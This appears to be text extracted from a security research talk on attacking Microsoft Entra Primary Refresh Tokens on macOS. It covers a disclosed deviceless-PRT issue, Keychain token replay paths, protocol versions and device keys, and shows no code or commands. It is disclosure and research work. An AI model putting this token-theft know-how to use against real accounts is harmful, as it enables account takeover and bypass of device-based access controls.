

Attacking Primary Refresh Tokens

Storybook

Featuring: Microsoft's macOS implementation



What can you expect from this story

PRT Refresher

What are Primary Refresh Tokens and how does one acquire one.

PRT protocol versions

The facts *may* be different than the documentation on the Microsoft site.

Secure Enclave

Microsoft using the TPM on macOS, mostly..

Sorry, no 0-day

That's at least what we thought, until Microsoft wanted a call..

... turns out they deemed it to be a critical one.

So, sorry not many demos ˘(ツ)˘





This book belongs to...

I'm Olaf, I like warm hugs and am a Detection engineer
and Security Researcher at FalconForce.
Follow me at [@olafhartong](https://twitter.com/olafhartong) to learn more.





This book belongs to...

I'm Dirk-Jan, and I'm a Security Researcher at Outsider Security. Follow me at [@_dirkjan](https://twitter.com/_dirkjan) to learn more.



Once upon a timeline

Initial finding

Picked up research

Secure Enclave

Dec 2022

Deviceless PRT
found and
managed to
abuse it

April/May 2024

Refined the
research and
tooling. Reported
to MSRC

May 2024

Discovered
PRTv4 and added
support to tools



Main Characters



Quickfix Quinn

Implementing code



Pathfinder Paws

Navigating Entra ID



Sir Block-a-Lot

Building defensive infrastructure



King

He loves Phishing

Prior research

Thomas Naunheim

Abuse and replay of Azure AD refresh token from Microsoft Edge in macOS Keychain

<https://www.cloud-architekt.net/abuse-and-replay-azuread-token-macos/>

Thomas Naunheim About Blog Categories Speaking Publications Links Disclosure Privacy

Abuse and replay of Azure AD refresh token from Microsoft Edge in macOS Keychain

Microsoft is using Keychain to store cached Azure AD tokens for "logged in" Edge profiles on macOS devices. Apple's integrated password management system offers "encryption at rest" and built-in security features. Nevertheless, options to exfiltrate user's token and abuse them for token replay attacks should be considered. In this blog post, I like to give an overview about the potential attack scenarios and some security considerations.

May 31, 2022 · 12 minute read


Overview of the sign-in, token cache flow and potential replay attack paths on macOS devices.




PRT Refresher

What are Primary Refresh Tokens and how are they acquired?

Tokens on unmanaged Windows hosts



Tokens on managed Windows hosts



Primary Refresh Tokens

In general

- Primary Refresh Tokens are Single Sign On tokens
- Can be used to sign in to any application and any Entra connected website
- Links a user identity to a device identity
 - Is used in Conditional Access to enforce device based controls (compliant/hybrid joined/etc)
- Needs a session key to operate

On Windows


- Session key is protected by a Trusted Platform Module
- PRT is always bound to a device



Token Hierarchy



Token issuance flow



PRT protocol versions

Windows uses PRT protocol 2.0.
Then Microsoft decided to support macOS....

...and they added PRT protocol
v3.0 and introduced a
DEVICELESS PRT



Device registration – cryptographic keys

Windows

Device certificate (Entra signed) + private key (RSA key)
Transport key (RSA key) – sent as **BCRYPT_RSAKEY_BLOB**

